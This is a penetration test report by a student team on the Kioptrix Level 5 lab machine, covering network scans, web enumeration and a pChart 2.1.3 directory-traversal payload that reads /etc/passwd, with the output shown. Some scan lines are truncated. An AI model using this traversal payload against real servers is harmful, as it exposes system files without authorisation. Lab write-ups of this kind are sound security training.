Penetration Test Report: Kioptrix Level 5

Target IP: 192.168.163.138
Tester: Mahmoud Dwedar – Mohamed Abd Allah – Fatma Samy – Zenep Ahmed – Ahmed Mostafa

1. Executive Summary

This penetration test was conducted on the Kioptrix Level 5 virtual machine with the aim to identify vulnerabilities, exploit those vulnerabilities, and escalate privileges to gain root access. The machine was compromised through a series of vulnerabilities including directory traversal and remote code execution (RCE) via a web application. Privilege escalation was achieved using a known kernel vulnerability in FreeBSD 9.0. The test demonstrates how insecure configurations and outdated software can lead to a full system compromise.

---

2. Methodology

The testing methodology followed the steps below:


1. **Network Scanning & Enumeration**
2. **Vulnerability Analysis**
3. **Exploitation**
4. **Privilege Escalation**
5. **Post-exploitation & Reporting**

---

3. Reconnaissance


3.1 Network Scanning

We began by using **netdiscover** to identify devices on the network. The target IP was identified as `192.168.163.138`.



```
 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.163.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.163.2   00:50:56:e7:a0:04      1      60  VMware, Inc.
 192.168.163.138 00:0c:29:b8:f8:73      1      60  VMware, Inc.
 192.168.163.254 00:50:56:e0:d9:44      1      60  VMware, Inc.
```

Next, we performed a **Nmap** scan to probe for open ports and services: nmap -A 192.168.163.138



```
┌──(mahmoud㉿Kali)-[~]
└─$ sudo nmap -A 192.168.163.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 23:36 EEST
Nmap scan report for 192.168.163.138
Host is up (0.00089s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
|_http-title: 403 Forbidden
MAC Address: 00:0C:29:B8:F8:73 (VMware)
Device type: firewall|VoIP adapter|VoIP phone
Running (JUST GUESSING): Fortinet embedded (89%), Vonage embedded (88%), Polycom embedded (86%)
OS CPE: cpe:/h:vonage:v-portal cpe:/h:polycom:soundpoint_ip_331
Aggressive OS guesses: Fortinet FortiGate-50B or 310B firewall (89%), Vonage V-Portal VoIP adapter (88
P 331 VoIP phone (86%), Fortinet FortiGate-60B or -100A firewall (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```


The Nmap scan revealed two open ports:

- **TCP/80**: Apache HTTPD
- **TCP/8080**: Apache HTTPD (access restricted)

4. Enumeration


4.1 HTTP Enumeration

- Navigating to **http://192.168.163.138** (port 80) presented a simple page. Viewing the source code revealed a path `pChart2.1.3/index.php`, which led to the discovery of the **pChart 2.1.3** PHP charting library.




It works!

we view source code of that page and we found a path.




```
<html>
 <head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
 </head>

 <body>
  <h1>It works!</h1>
 </body>
</html>
```

We move to that path and we noticed that there is a php charting library called “pChart 2.1.3”.




over port 8080 and we got a forbidden response



Forbidden

You don't have permission to access / on this server.


Nikto scan **was run to identify vulnerabilities: nikto -h http://192.168.163.138**



```
┌──(mahmoud㉿Kali)-[~]
└─$ nikto -h 192.168.163.138
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.163.138
+ Target Hostname:    192.168.163.138
+ Target Port:        80
+ Start Time:         2024-10-17 23:54:12 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
+ /: Server may leak inodes via ETags, header found with file /, inode: 67014, size: 152, mtime: Sat Mar 29 19:22:52
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/H
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bran
+ mod_ssl/2.2.21 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ OpenSSL/0.9.8q appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and
+ PHP/5.3.8 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/a
+ mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow
+ PHP/5.3 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2024-10-17 23:55:30 (GMT3) (78 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

- The scan flagged a possible vulnerability related to **CVE-2002-0082**, which we later confirmed was not exploitable in this case.
- **Dirb** was used to find hidden directories, but no new significant directories were found:

dirb http://192.168.163.138




```
┌──(mahmoud㉿Kali)-[~]
└─$ dirb http://192.168.163.138

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 18 00:02:48 2024
URL_BASE: http://192.168.163.138/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.163.138/ ----
+ http://192.168.163.138/cgi-bin/ (CODE:403|SIZE:210)
+ http://192.168.163.138/index.html (CODE:200|SIZE:152)

-----------------
END_TIME: Fri Oct 18 00:03:12 2024
DOWNLOADED: 4612 - FOUND: 2
```

5. Exploitation

5.1 Directory Traversal (pChart 2.1.3)

A search on pChart 2.1.3 revealed a known **directory traversal vulnerability** (CVE-2013-3736). We confirmed the vulnerability by accessing the `/etc/passwd` file:


http://192.168.163.138/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd


192.168.163.138/
192.168.163.138/pChart2.1.3/
192.168.163.138/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

With this, we verified that we were dealing with a **FreeBSD 9.0** system.

Now from the first line of the above image and nmap results, we know that we deal with FreeBSD 9.0 operating system and apache web server. So, we use google to search for the default apache configuration file path and we found it at that path "/usr/local/etc/apache22/httpd.conf".

